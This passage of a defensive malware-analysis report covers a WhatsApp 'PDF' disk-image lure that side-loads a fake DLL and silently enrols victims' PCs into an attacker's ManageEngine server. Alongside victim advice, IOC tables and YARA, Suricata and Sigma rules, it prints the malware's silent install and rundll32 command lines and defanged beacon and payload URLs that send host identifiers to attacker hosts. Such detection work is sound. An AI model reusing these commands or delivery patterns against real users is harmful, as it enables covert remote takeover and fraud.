aaenen[.]cc/beacon_site/in October, with a byte-for-byte identical screenshot. That domain was suspended on 26 Oct. Eleven days latergooddowning.comappeared, this time hidden behind Cloudflare.Certificates tell the same story. Certificate-transparency logs list 16 certificates. Both the October and November domains use TrustAsia’s free “LiteSSL RSA CA 2025” certificates, one per hostname. Five were requested in a single batch at 22:00 Malaysia time. The logs also exposed throw-away subdomains:
aaa,bbb,ccc,xxx,yyy,ppp,qqq,hhh.The control server’s IP is leased. It belongs to a US holder (SpeedVM Network Group), leased to Antbox Networks (Hong Kong), and the server physically sits in Kuala Lumpur, close to its victims.
An assembly line: 20 minutes from server to scam

On attack day the whole kill chain took about twenty minutes, all in UTC:
- 06:49: the ManageEngine control server generates its keys.
- 07:07: the agent package is uploaded.
- 07:09:04: the DLL is compiled.
- 07:09:20: the disk image is created.
- 07:09:51: at least 24 unique ZIPs roll off the line.
This is an organised, tooled operation, not a one-off.
Who is behind it?
The files can’t name a person, and the registration details are fake (Hong Kong on one domain, Vietnam on another). The evidence does line up consistently:
- Simplified-Chinese victim dashboard (线 and 录 are Simplified characters, not the Traditional ones used in Hong Kong or Taiwan).
- The Chinese edition of the BaoTa hosting panel on two separate servers.
- Mandarin pinyin names: feihudui /
fhd, and “xiang gang”. - UTC+8 clocks on the build and packing machines.
- Infrastructure in Hong Kong and Kuala Lumpur, targeting Malaysian users.
My assessment: a financially motivated, Chinese-speaking cybercrime group. This fits public reporting on the same campaign family. Kaspersky described a WhatsApp → ManageEngine campaign in June 2026 with most victims in Malaysia, and Singapore’s CSA and Malaysian authorities issued warnings in October. Secondary reporting links a matching disk-image variant to the “SilverFox” cluster, though I couldn’t verify that independently. What’s new here is the delivery chain (VHD + signed-binary side-loading + UAC nag loop + beacon telemetry) and the infrastructure, none of which appeared in the public reports I reviewed.
If you (or someone you know) opened it
- Disconnect the PC from the internet.
- On your phone: WhatsApp → Settings → Linked devices → Log out all, then turn on two-step verification. Warn your contacts.
- From a clean device, change your banking and e-mail passwords and call your bank.
- On the PC, check Services for “ManageEngine UEMS - Agent” and look for the folder
%TEMP%\fhd. If either exists and you don’t use ManageEngine at work, the PC is compromised. - Uninstall the agent, remove the “ManageEngineCA” certificates from Trusted Root, or better still reinstall Windows.
- Report it to the police and, if money was lost, Malaysia’s National Scam Response Centre (997).
And remember: the person who sent you the file is almost certainly a victim too.
For defenders
Key indicators (defanged; the full list is in Appendix A):
| Type | Indicator |
|---|---|
| Domain | gooddowning[.]com (+ aaa, bbb, ccc, xxx, yyy, ppp, qqq, hhh, www) |
| URL | hxxps://gooddowning[.]com/164.zip, hxxps://aaa.gooddowning[.]com/beacon.php?u=wf&s= |
| C2 | 192.229.81[.]189:8383 (ManageEngine, host WIN-RCO5OBAIFK7) |
| Related | aaenen[.]cc, bbenen[.]cc, 45.221.115[.]86 |
| SHA-256 (ZIP) | 1c5214f339e404b66cb66dad9f60b988adc0cff1253cfb7874720e32a07a6e5f, 14caa759b081e79e086fbf7aa20fcb17cb989f0193abfbdb3a54ddda08e82ff9 |
| SHA-256 (DLL) | 8f725214aa85366363e40b6665d1d59c9b2b3f2feb9ff0f2e943790e13a25665, ba1a21c92b8a738743b227c15034cbe6fdceed95cd9c0ac77d108b054c106456 |
| SHA-256 (stage 2) | 01dbba8c2bcc04acdf84ee90b36c2ac2a6d47581ba06f1f57930bb70f4c11ea7 (164.zip) |
| Host | %TEMP%\fhd\, service ManageEngine UEMS - Agent, root CA CN=ManageEngineCA (serial 285DEA5B1FE65B07), rundll32.exe …,RunElevated |
| Network | User-Agent exactly Mozilla/5.0, TCP 8383 to the internet |
⚠️ gooddowning.com sits behind shared Cloudflare IPs, so block the domain names, not those IPs.
Detection content, all validated (full rules in Appendix B):
- YARA: 3 rules matching the DLL and the VHD lure, with no false positives on the genuine Microsoft and Zoho files.
- Sigma: 9 rules covering
WerFaultSecure.exerunning outside System32,faultrep.dllside-loading,rundll32 …,RunElevated, a silent UEMS install from%TEMP%, the%TEMP%\fhdartefacts, theServerInforegistry pointing at the C2, and network/DNS IOCs. They pass pySigma validation with 0 issues. - Suricata: 11 rules for DNS, TLS SNI, C2 IP/port and the decrypted HTTP beacon (
suricata -T: 11 loaded, 0 failed).
Hardening that would have stopped this:
Stop disk images opening with a double-click:
reg add "HKCR\Windows.VhdFile\shell\mount" /v ProgrammaticAccessOnly /t REG_SZ /d "" /fStandard user accounts. The nag loop then asks for an admin password instead of a simple “Yes”.
DLL allow-listing (AppLocker/WDAC). The malicious DLL is unsigned.
Inventory your RMM agents and alert on any agent enrolling to a server you don’t own. Block outbound 8383.
How this analysis was done
- Everything was static. No sample was executed. The disk image was parsed with a custom VHD reader and The Sleuth Kit, the binaries with
pefile,osslsigncodeand Capstone, and the RC4 strings were decrypted with a small script. - One contact with attacker infrastructure: the second stage was downloaded once, to read its configuration. The beacon URL was never contacted, and no attacker server was scanned.
- Infrastructure research used only public sources: RDAP/WHOIS, certificate-transparency logs and urlscan.io.
Every command, its output, and how each IP and domain was found is documented step by step in Appendix C, and the scripts I wrote are in Appendix D. All raw evidence is kept and protected by SHA-256 hashes.
Stay safe: a “PDF” that arrives as a ZIP or disk image, or that needs a Windows permission prompt, is not a document.
Appendices
- A. Indicators of compromise
- B. Detection rules (YARA, Suricata, Sigma)
- C. Methodology and command log
- D. Analysis scripts
- E. Domain, IP and TLS certificate records
- F. What the agent installs, and the attacker’s configuration
- G. Attribution, comparison with public reports, and impact
- H. MITRE ATT&CK mapping and full timeline
Appendix A: Indicators of compromise
Network indicators are defanged (hxxps, [.]). gooddowning[.]com resolves to shared Cloudflare IPs, so block the domain names rather than those IPs.
Network
| Type | Indicator | Role |
|---|---|---|
| domain | gooddowning[.]com |
Payload hosting / C2 apex |
| url | hxxps://gooddowning[.]com/164.zip |
Stage-2 download |
| domain | aaa.gooddowning[.]com |
Victim telemetry beacon / operator dashboard |
| url | hxxps://aaa.gooddowning[.]com/beacon.php?u=wf&s=<step>&m=<volserial>_<computername>&os=win&lang=en |
Beacon |
| domain | bbb.gooddowning[.]com |
Payload hosting |
| domain | ccc.gooddowning[.]com |
Subdomain (CT log) |
| domain | xxx.gooddowning[.]com |
Subdomain (CT log) |
| domain | yyy.gooddowning[.]com |
Subdomain (CT log) |
| domain | ppp.gooddowning[.]com |
Subdomain (CT log) |
| domain | qqq.gooddowning[.]com |
Subdomain (CT log) |
| domain | hhh.gooddowning[.]com |
Subdomain (CT log) |
| ip | 192.229.81[.]189 |
ManageEngine Endpoint Central C2 server |
| ip:port | 192.229.81[.]189:8383 |
ManageEngine agent C2 channel |
| hostname | WIN-RCO5OBAIFK7 |
C2 server Windows hostname |
| ip | 104.21.41[.]123 |
Cloudflare edge for gooddowning.com |
| ip | 172.67.164[.]196 |
Cloudflare edge for gooddowning.com |
| domain | aaenen[.]cc |
Related earlier dashboard (same “上线看板” panel at /beacon_site/) |
| domain | bbenen[.]cc |
Related earlier download host |
| ip | 45.221.115[.]86 |
Related earlier server (aaenen.cc / bbenen.cc) |
| user_agent | Mozilla/5.0 |
HTTP User-Agent (exact string) |
Files (SHA-256 / imphash)
| Type | Indicator | Role |
|---|---|---|
| sha256 | 1c5214f339e404b66cb66dad9f60b988adc0cff1253cfb7874720e32a07a6e5f |
Lure ZIP: PDF_ZXYXMA_20261123150951_022.zip |
| sha256 | 14caa759b081e79e086fbf7aa20fcb17cb989f0193abfbdb3a54ddda08e82ff9 |
Lure ZIP: PDF_SCSPKG_20261123150951_024.zip |
| sha256 | f63ee5d391c161ea746f58749e4c2447ffa840f5cf05ad468af2d9f73cb8c939 |
Lure VHD disk image: PDF_ZXYXMA_20261123150951_022.vhd |
| sha256 | e48bd40709622ee72c55c254ab6eb378df1c70b1eaaff3b0e3ba8668d55eb18d |
Lure VHD disk image: PDF_SCSPKG_20261123150951_024.vhd |
| sha256 | c9f83bb03b45688eaad3306c63d3a0005662454b0423a50cc86efe9e8819a6ce |
Abused legitimate binary: PDF.EXE = genuine Microsoft-signed WerFaultSecure.exe 6.3.9600.17415 |
| sha256 | 8f725214aa85366363e40b6665d1d59c9b2b3f2feb9ff0f2e943790e13a25665 |
Malicious loader DLL: FAULTREP.DLL from ZIP _022 |
| sha256 | ba1a21c92b8a738743b227c15034cbe6fdceed95cd9c0ac77d108b054c106456 |
Malicious loader DLL: FAULTREP.DLL from ZIP _024 |
| imphash | 5904eb6edbb10ecc88115e5314bd86f2 |
Malicious loader DLL |
| sha256 | 01dbba8c2bcc04acdf84ee90b36c2ac2a6d47581ba06f1f57930bb70f4c11ea7 |
Stage-2 package: 164.zip downloaded from gooddowning.com |
| sha256 | 4cc8365cc7671971e5f78ba43ec6ab26542e9d42187a06b95abbcd441366e7ca |
Stage-2 config: DCAgentServerInfo.json |
| sha256 | 8dd93f43089a682cbac39c0a1f364057dcb7d08e9b1480c088f15a5dd56d8be4 |
Stage-2 config: UEMSAgent.mst |
| sha256 | e9ea79c9cc6e1fc9338f9d195d37cedd33686d9ced18be6f1275e42f0c1e7408 |
Stage-2 rogue root CA: DMRootCA-Server.crt CN=ManageEngineCA serial 285DEA5B1FE65B07 |
| sha256 | 8c1e2b7957b4fd8d2c99eb79846de5a7e256968e5f12d9c10c6eb075b1d82bc0 |
Stage-2 rogue root CA: DMRootCA.crt CN=ManageEngineCA-DS-CA serial 5F6F70957981D0E3 |
| sha256 | 630eb96b2ce8ddec8e3627ec12ffac66eb6d68d06be3efe8a4d44ee4499b5210 |
Abused legitimate software: UEMSAgent.msi genuine Zoho-signed ManageEngine Endpoint Central agent 11.5.2600.38.W |
| sha256 | 26fbbaae1a41ac2bc2e4100e58c1674201bdd5ed34f3f7916d2052c0a26111df |
Related stage-2 package: feihudui187.zip |
| sha256 | 6156fc624ba75adb8d16b0eaa770c647be680492602c9f2c9b0ae951b7592fcd |
Related download (unanalysed): 21842-byte file served by bbenen.cc |
Host artefacts
| Type | Indicator | Role |
|---|---|---|
| file_path | %TEMP%\fhd\fhd.zip |
Host artefact |
| file_path | %TEMP%\fhd\UEMSAgent.msi |
Host artefact |
| file_path | %TEMP%\fhd\agent.log |
Host artefact |
| command_line | rundll32.exe "<drive>:\FAULTREP.DLL",RunElevated |
Host artefact |
| command_line | msiexec.exe /i "%TEMP%\fhd\UEMSAgent.msi" /qn TRANSFORMS=... ENABLESILENT=yes REBOOT=ReallySuppress INSTALLSOURCE=Manual SERVER_ROOT_CRT=... DS_ROOT_CRT=... /l*v ...\agent.log |
Host artefact |
| service | ManageEngine UEMS - Agent |
Persistence / remote control |
| volume_label | DOCS |
Lure VHD volume label |
| file_pattern | PDF_??????_??????????????_???.zip |
Lure file naming (also .vhd inside) |
| file_path | C:\kouren |
Possible follow-on tooling folder |
| file_path | C:\cool |
Possible follow-on tooling folder |
| registry_key | HKLM\SOFTWARE\WOW6432Node\AdventNet\DesktopCentral\DCAgent\ServerInfo |
Host artefact (enrolment proof) |
| file_path | C:\Program Files (x86)\ManageEngine\UEMS_Agent\ |
Agent install folder (legitimate software path - context) |
Attacker fingerprints
| Type | Indicator | Role |
|---|---|---|
| sid | S-1-5-21-538414588-593789913-107753860-1001 |
Builder machine account SID |
| rc4_key | c700000024c93805105697a7e2597f01 |
String encryption key in FAULTREP.DLL |
| beacon_tag | u=wf |
Operator/affiliate tag in beacon URL |
TLS certificates (SHA-256 fingerprint)
| Type | Indicator | Role |
|---|---|---|
| x509_sha256 | 6c637600bba8bccc97a4fbd8d8d9a29edfe0e46cb1e0b1f189fad0c417a8a9c4 |
TLS certificate - hidden origin server (yyy.gooddowning.com) |
| x509_sha256 | 317f4341edee425929195c00993480773862efde314fa70ed009ce2e8b15ef7a |
TLS certificate - Cloudflare edge (context) (*.gooddowning.com, gooddowning.com) |
| x509_sha256 | 6985159c0612b2cc83be36f66117c9b981d7225bc98fb67d3febc418a33eaab9 |
TLS certificate - hidden origin server (xxx.gooddowning.com) |
| x509_sha256 | 24f2f5e1659e0562e8e71243a394e088cf4ca9190fa68fc58540c27f2cc5cc22 |
TLS certificate - Cloudflare edge (context) (*.gooddowning.com, gooddowning.com) |
| x509_sha256 | 5e7c37c3a9917612bf61d863094e0630a7d25ddcdc8ac762b0114105a7319a7b |
TLS certificate - hidden origin server (ccc.gooddowning.com) |
| x509_sha256 | 1b9dda4301b440826ad6e0ea79404dc43282872aae53c7c581c1c1c7d8d3dccf |
TLS certificate - hidden origin server (bbb.gooddowning.com) |
| x509_sha256 | 84e65f1e77d4c9bf8508ff41f43805eb85cfc62e477536af9313c006aa364305 |
TLS certificate - hidden origin server (aaa.gooddowning.com) |
| x509_sha256 | 0cea4d5454a0e5697ec4c7569dcc9411a1fed7218b89608e85e141e18427bfe7 |
TLS certificate - hidden origin server (www.gooddowning.com) |
| x509_sha256 | 0d28d2c4fa698a457456c6c2f5da7bb1d5c31ea040a7e1a647418a0926adb41d |
TLS certificate - hidden origin server (gooddowning.com) |
| x509_sha256 | 350752ca0410a66a454ca5565a5b3dc307a6cf45a46819e5bfa78f797f6d52a1 |
TLS certificate - hidden origin server (ppp.gooddowning.com) |
| x509_sha256 | d979b8a961a98d7c55f49a9d4ace7723a4c7fdd0555352f3504ee9c7e8a74415 |
TLS certificate - hidden origin server (qqq.gooddowning.com) |
| x509_sha256 | 3deb33b827cdc40ffb48174ae0cf99f575f4202cd33b3df5859697f346795672 |
TLS certificate - hidden origin server (hhh.gooddowning.com) |
| x509_sha256 | db0737decea73fb7847e7c83b9bc80c4cb3bace43caa4ef682e088abcb79d5e8 |
TLS certificate - earlier server 45.221.115.86 (aaenen.cc) |
| x509_sha256 | 92424812e349afdbc4e378f1eaa7d20d072f34c6a081272df75489d625d21d40 |
TLS certificate - earlier server 45.221.115.86 (aaenen.cc) |
| x509_sha256 | d9843a86093cbfd448acde2e4a9d25bb0e6023bc5c20380ea263ba08e386d78b |
TLS certificate - earlier server 45.221.115.86 (bbenen.cc) |
| x509_sha256 | 4c999c244e82b333eb50127b60a165d59c6c4621e9cdef0bd0b25b03d1a5fbb8 |
TLS certificate - earlier server 45.221.115.86 (bbenen.cc) |
Context (legitimate software, do not block globally)
| Type | Indicator | Role |
|---|---|---|
| msi_product_code | {6AD2231F-FF48-4D59-AC26-405AFAE23DB7} |
ManageEngine UEMS Agent MSI ProductCode (legitimate - context) |
Appendix B: Detection rules
All rules below were tested. YARA matches both malicious DLLs and both VHD lures, with no false positives on the genuine Microsoft WerFaultSecure.exe or the genuine Zoho installer. The Sigma rules load in pySigma with 0 validation issues. Suricata 7.0.3 reports 11 rules loaded, 0 failed.
YARA
/*
   YARA rules - WhatsApp "PDF" VHD lure -> FAULTREP.DLL side-load -> ManageEngine UEMS agent
   Author: osscv (2026-11-23)
   Tested against: both FAULTREP.DLL samples (match), PDF.EXE / WerFaultSecure.exe (no match)
*/

import "pe"

rule WA_UEMS_Loader_FaultrepDLL_Sideload
{
    meta:
        description = "Malicious faultrep.dll side-loaded by renamed WerFaultSecure.exe; downloads and silently installs ManageEngine UEMS agent"
        date = "2026-11-23"
        sha256_1 = "8f725214aa85366363e40b6665d1d59c9b2b3f2feb9ff0f2e943790e13a25665"
        sha256_2 = "ba1a21c92b8a738743b227c15034cbe6fdceed95cd9c0ac77d108b054c106456"
    strings:
        $msi1 = "\\UEMSAgent.msi" ascii
        $msi2 = "\\UEMSAgent.mst" ascii
        $crt1 = "\\DMRootCA-Server.crt" ascii
        $crt2 = "\\DMRootCA.crt" ascii
        $args = "ENABLESILENT=yes REBOOT=ReallySuppress INSTALLSOURCE=Manual SERVER_ROOT_CRT=" ascii
        $ps   = "-NoProfile -WindowStyle Hidden -Command \"Expand-Archive -LiteralPath '" ascii
        $fhd  = "\\fhd.zip" ascii
        $vid  = "%08lx_%s" ascii
        $re1  = "rundll32.exe \"%s\",RunElevated" wide
        $exp1 = "RunElevated" ascii
        $exp2 = "WerpInitiateCrashReporting" ascii
        // RC4 key used to hide URLs / API names
        $rc4key = { C7 00 00 00 24 C9 38 05 10 56 97 A7 E2 59 7F 01 }
    condition:
        uint16(0) == 0x5A4D and
        pe.is_dll() and
        pe.exports("WerpInitiateCrashReporting") and
        ( $rc4key or 5 of ($msi*, $crt*, $args, $ps, $fhd, $vid, $re1) ) and
        all of ($exp*)
}

rule WA_UEMS_Loader_Generic_FakeFaultrep
{
    meta:
        description = "Any non-Microsoft DLL exporting WerpInitiateCrashReporting that also references UEMS/ManageEngine install artefacts (hunting)"
        date = "2026-11-23"
    strings:
        $a = "UEMSAgent" ascii wide nocase
        $b = "DMRootCA" ascii wide nocase
        $c = "msiexec" ascii wide nocase
        $d = "RunElevated" ascii
    condition:
        uint16(0) == 0x5A4D and pe.is_dll() and
        pe.exports("WerpInitiateCrashReporting") and
        pe.number_of_signatures == 0 and
        2 of them
}

rule WA_UEMS_Lure_VHD_DOCS
{
    meta:
        description = "Dynamic VHD lure: NTFS volume 'DOCS' containing PDF.EXE + FAULTREP.DLL (scan the extracted .vhd)"
        date = "2026-11-23"
    strings:
        $vhd   = "conectix" ascii
        $n1    = "P\x00D\x00F\x00.\x00E\x00X\x00E\x00"
        $n2    = "F\x00A\x00U\x00L\x00T\x00R\x00E\x00P\x00.\x00D\x00L\x00L\x00"
        $label = "D\x00O\x00C\x00S\x00"
        $wer   = "WerFaultSecure.pdb" ascii
    condition:
        $vhd at 0 and $n1 and $n2 and ($label or $wer)
}
Suricata
# Suricata rules - WhatsApp "PDF" VHD lure -> FAULTREP.DLL -> ManageEngine UEMS agent campaign
# Tested: suricata 7.0.3 -T (syntax). SIDs 9261101-9261199 reserved for this campaign. Adjust to your local SID policy.
# Note: gooddowning.com sits behind Cloudflare - do NOT block its Cloudflare IPs; match on DNS/SNI instead.

# --- DNS lookups of campaign domains (apex + any subdomain) ---
alert dns $HOME_NET any -> any any (msg:"WA-UEMS Campaign - DNS query for gooddowning.com (payload/beacon domain)"; dns.query; dotprefix; content:".gooddowning.com"; nocase; endswith; classtype:trojan-activity; metadata:created_at 2026_11_23, confidence High; sid:9261101; rev:1;)
alert dns $HOME_NET any -> any any (msg:"WA-UEMS Campaign - DNS query for aaenen.cc (related earlier infrastructure)"; dns.query; dotprefix; content:".aaenen.cc"; nocase; endswith; classtype:trojan-activity; metadata:created_at 2026_11_23, confidence Medium; sid:9261102; rev:1;)
alert dns $HOME_NET any -> any any (msg:"WA-UEMS Campaign - DNS query for bbenen.cc (related earlier infrastructure)"; dns.query; dotprefix; content:".bbenen.cc"; nocase; endswith; classtype:trojan-activity; metadata:created_at 2026_11_23, confidence Medium; sid:9261103; rev:1;)

# --- TLS SNI (works without decryption) ---
alert tls $HOME_NET any -> $EXTERNAL_NET any (msg:"WA-UEMS Campaign - TLS SNI gooddowning.com (payload download / beacon)"; flow:established,to_server; tls.sni; dotprefix; content:".gooddowning.com"; nocase; endswith; classtype:trojan-activity; metadata:created_at 2026_11_23, confidence High; sid:9261104; rev:1;)
alert tls $HOME_NET any -> $EXTERNAL_NET any (msg:"WA-UEMS Campaign - TLS SNI aaa.gooddowning.com (victim beacon / operator dashboard)"; flow:established,to_server; tls.sni; content:"aaa.gooddowning.com"; nocase; bsize:19; classtype:trojan-activity; metadata:created_at 2026_11_23, confidence High; sid:9261105; rev:1;)

# --- ManageEngine agent C2 and related server IPs (not shared hosting) ---
alert tcp $HOME_NET any -> 192.229.81.189 8383 (msg:"WA-UEMS Campaign - ManageEngine agent traffic to attacker C2 192.229.81.189:8383"; flow:established,to_server; classtype:trojan-activity; metadata:created_at 2026_11_23, confidence High; sid:9261106; rev:1;)
alert ip $HOME_NET any -> 192.229.81.189 any (msg:"WA-UEMS Campaign - Any traffic to attacker ManageEngine C2 192.229.81.189"; threshold:type limit, track by_src, count 1, seconds 3600; classtype:trojan-activity; metadata:created_at 2026_11_23, confidence High; sid:9261107; rev:1;)
alert ip $HOME_NET any -> 45.221.115.86 any (msg:"WA-UEMS Campaign - Traffic to related earlier server 45.221.115.86 (aaenen.cc/bbenen.cc)"; threshold:type limit, track by_src, count 1, seconds 3600; classtype:trojan-activity; metadata:created_at 2026_11_23, confidence Medium; sid:9261108; rev:1;)

# --- Decrypted HTTP (only visible with TLS inspection / explicit proxy logging) ---
alert http $HOME_NET any -> $EXTERNAL_NET any (msg:"WA-UEMS Campaign - Loader beacon to beacon.php (u=wf)"; flow:established,to_server; http.method; content:"GET"; http.uri; content:"/beacon.php?u=wf&s="; startswith; fast_pattern; http.user_agent; content:"Mozilla/5.0"; bsize:11; classtype:trojan-activity; metadata:created_at 2026_11_23, confidence High; sid:9261109; rev:1;)
alert http $HOME_NET any -> $EXTERNAL_NET any (msg:"WA-UEMS Campaign - Loader beacon stage parameters (m=<serial>_<host>&os=win&lang=en)"; flow:established,to_server; http.uri; content:"/beacon.php?"; startswith; content:"&os=win&lang=en"; endswith; classtype:trojan-activity; metadata:created_at 2026_11_23, confidence High; sid:9261110; rev:1;)
alert http $HOME_NET any -> $EXTERNAL_NET any (msg:"WA-UEMS Campaign - Stage-2 ManageEngine package download with bare Mozilla/5.0 UA"; flow:established,to_server; http.host; dotprefix; content:".gooddowning.com"; endswith; http.uri; content:".zip"; endswith; http.user_agent; content:"Mozilla/5.0"; bsize:11; classtype:trojan-activity; metadata:created_at 2026_11_23, confidence High; sid:9261111; rev:1;)
Sigma
Nine rules for endpoint/SIEM telemetry (Sysmon or EDR equivalent). Convert them for your SIEM with sigma convert. Click a rule to expand it.
dns_query_win_uems_campaign_domains.yml
title: DNS Query For WhatsApp UEMS Campaign Domains
id: 710842de-6913-4116-85b6-ed619983ee92
status: experimental
description: Detects DNS lookups of the payload/beacon domains used by the WhatsApp VHD loader and related earlier infrastructure.
author: osscv
date: 2026-11-23
tags:
    - attack.command-and-control
    - attack.t1071.001
logsource:
    category: dns_query
    product: windows
detection:
    selection:
        QueryName|endswith:
            - 'gooddowning.com'
            - 'aaenen.cc'
            - 'bbenen.cc'
    condition: selection
falsepositives:
    - None expected
level: high
file_event_win_uems_lure_fhd_folder.yml
title: WhatsApp UEMS Loader Staging Folder Artefacts
id: 7a87ec23-1192-4f82-b979-7415e9a44353
status: experimental
description: Detects creation of the staging files used by the WhatsApp VHD loader in %TEMP%\fhd\ (fhd.zip, UEMSAgent.msi/.mst, DMRootCA certificates, agent.log).
author: osscv
date: 2026-11-23
tags:
    - attack.command-and-control
    - attack.t1105
logsource:
    category: file_event
    product: windows
detection:
    selection:
        TargetFilename|contains: '\AppData\Local\Temp\fhd\'
        TargetFilename|endswith:
            - '\fhd.zip'
            - '\UEMSAgent.msi'
            - '\UEMSAgent.mst'
            - '\DMRootCA-Server.crt'
            - '\DMRootCA.crt'
            - '\DCAgentServerInfo.json'
    condition: selection
falsepositives:
    - Unlikely
level: critical
image_load_win_faultrep_sideload.yml
title: Potential faultrep.dll Side-Loading From Non-System Path
id: e632c5cb-2466-4278-b995-3c5af0497264
status: experimental
description: Detects faultrep.dll being loaded from outside the Windows system folders, as in the WhatsApp VHD lure where a fake FAULTREP.DLL sits next to a renamed WerFaultSecure.exe.
author: osscv
date: 2026-11-23
tags:
    - attack.defense-evasion
    - attack.persistence
    - attack.privilege-escalation
    - attack.t1574.001
logsource:
    category: image_load
    product: windows
detection:
    selection:
        ImageLoaded|endswith: '\faultrep.dll'
    filter_main_system:
        ImageLoaded|startswith:
            - 'C:\Windows\System32\'
            - 'C:\Windows\SysWOW64\'
            - 'C:\Windows\WinSxS\'
    condition: selection and not filter_main_system
falsepositives:
    - Unlikely
level: high
net_connection_win_uems_attacker_c2.yml
title: Network Connection To WhatsApp UEMS Campaign Infrastructure
id: 264efbe3-a19d-4463-ae3f-70a7c5994cd2
status: experimental
description: Detects connections to the ManageEngine C2 server and related infrastructure of the WhatsApp VHD campaign.
author: osscv
date: 2026-11-23
tags:
    - attack.command-and-control
    - attack.t1219
    - attack.t1071.001
logsource:
    category: network_connection
    product: windows
detection:
    selection:
        DestinationIp:
            - '192.229.81.189'
            - '45.221.115.86'
    condition: selection
falsepositives:
    - None expected
level: critical
powershell_hidden_expand_archive_fhd.yml
title: Hidden PowerShell Expand-Archive Into fhd Staging Folder
id: 13e0628d-8f5f-4614-ab80-ceef21a946f2
status: experimental
description: Detects the PowerShell fallback used by the WhatsApp UEMS loader to unpack its downloaded package into %TEMP%\fhd.
author: osscv
date: 2026-11-23
tags:
    - attack.execution
    - attack.t1059.001
logsource:
    category: process_creation
    product: windows
detection:
    selection_img:
        - Image|endswith:
            - '\powershell.exe'
            - '\pwsh.exe'
        - OriginalFileName:
            - 'PowerShell.EXE'
            - 'pwsh.dll'
    selection_cli:
        CommandLine|contains|all:
            - 'Expand-Archive'
            - '-WindowStyle Hidden'
            - '\fhd'
    condition: all of selection_*
falsepositives:
    - Unlikely
level: high
proc_creation_win_msiexec_uems_agent_from_temp.yml
title: ManageEngine UEMS Agent Silent Install From User Temp Folder
id: e0eb6cb3-800f-4898-8577-1ae2c0ffc7de
status: experimental
description: Detects msiexec installing the ManageEngine Endpoint Central (UEMS) agent with root-certificate parameters from a user-writable temp folder, as done by the WhatsApp VHD loader (%TEMP%\fhd\).
author: osscv
date: 2026-11-23
tags:
    - attack.execution
    - attack.defense-evasion
    - attack.t1218.007
    - attack.command-and-control
    - attack.t1219
logsource:
    category: process_creation
    product: windows
detection:
    selection_img:
        - Image|endswith: '\msiexec.exe'
        - OriginalFileName: 'msiexec.exe'
    selection_cli:
        CommandLine|contains|all:
            - 'UEMSAgent.msi'
            - 'SERVER_ROOT_CRT='
            - 'DS_ROOT_CRT='
    selection_path:
        CommandLine|contains:
            - '\AppData\Local\Temp\'
            - '\Temp\fhd\'
            - '\Users\Public\'
    condition: all of selection_*
falsepositives:
    - Administrators manually installing a ManageEngine agent from a temp folder (verify against your own ManageEngine server)
level: high
proc_creation_win_rundll32_runelevated_export.yml
title: Rundll32 Executing RunElevated Export (WhatsApp UEMS Loader)
id: 116f247a-796b-46f2-9388-87675601f4d8
status: experimental
description: Detects rundll32 calling an export named RunElevated, used by the malicious FAULTREP.DLL to continue running hidden after the decoy executable exits.
author: osscv
date: 2026-11-23
tags:
    - attack.defense-evasion
    - attack.t1218.011
logsource:
    category: process_creation
    product: windows
detection:
    selection_img:
        - Image|endswith: '\rundll32.exe'
        - OriginalFileName: 'RUNDLL32.EXE'
    selection_cli:
        CommandLine|contains: ',RunElevated'
    condition: all of selection_*
falsepositives:
    - Legitimate software exporting a function named RunElevated (rare)
level: high
proc_creation_win_werfaultsecure_unusual_location.yml
title: WerFaultSecure.exe Executed From Unusual Location (Possible faultrep.dll Side-Loading Lure)
id: 2bc57609-2d16-49a9-b089-739b4c523edc
status: experimental
description: Detects the Microsoft binary WerFaultSecure.exe (often renamed, e.g. PDF.EXE) running outside System32/SysWOW64. Used in WhatsApp VHD lures to side-load a malicious FAULTREP.DLL.
author: osscv
date: 2026-11-23
tags:
    - attack.defense-evasion
    - attack.t1574.001
    - attack.t1036.005
logsource:
    category: process_creation
    product: windows
detection:
    selection:
        - OriginalFileName: 'WerFaultSecure.exe'
        - Image|endswith: '\WerFaultSecure.exe'
    filter_main_system:
        Image|startswith:
            - 'C:\Windows\System32\'
            - 'C:\Windows\SysWOW64\'
            - 'C:\Windows\WinSxS\'
    condition: selection and not filter_main_system
falsepositives:
    - Unlikely
level: high
registry_set_win_uems_agent_attacker_server.yml
title: ManageEngine UEMS Agent Enrolled To Known Attacker Server
id: 4c7fef48-11ac-4e9b-8807-8fffe03246fc
status: experimental
description: Detects the ManageEngine agent ServerInfo registry values pointing to the attacker server used in the WhatsApp VHD campaign (192.229.81.189 / WIN-RCO5OBAIFK7).
author: osscv
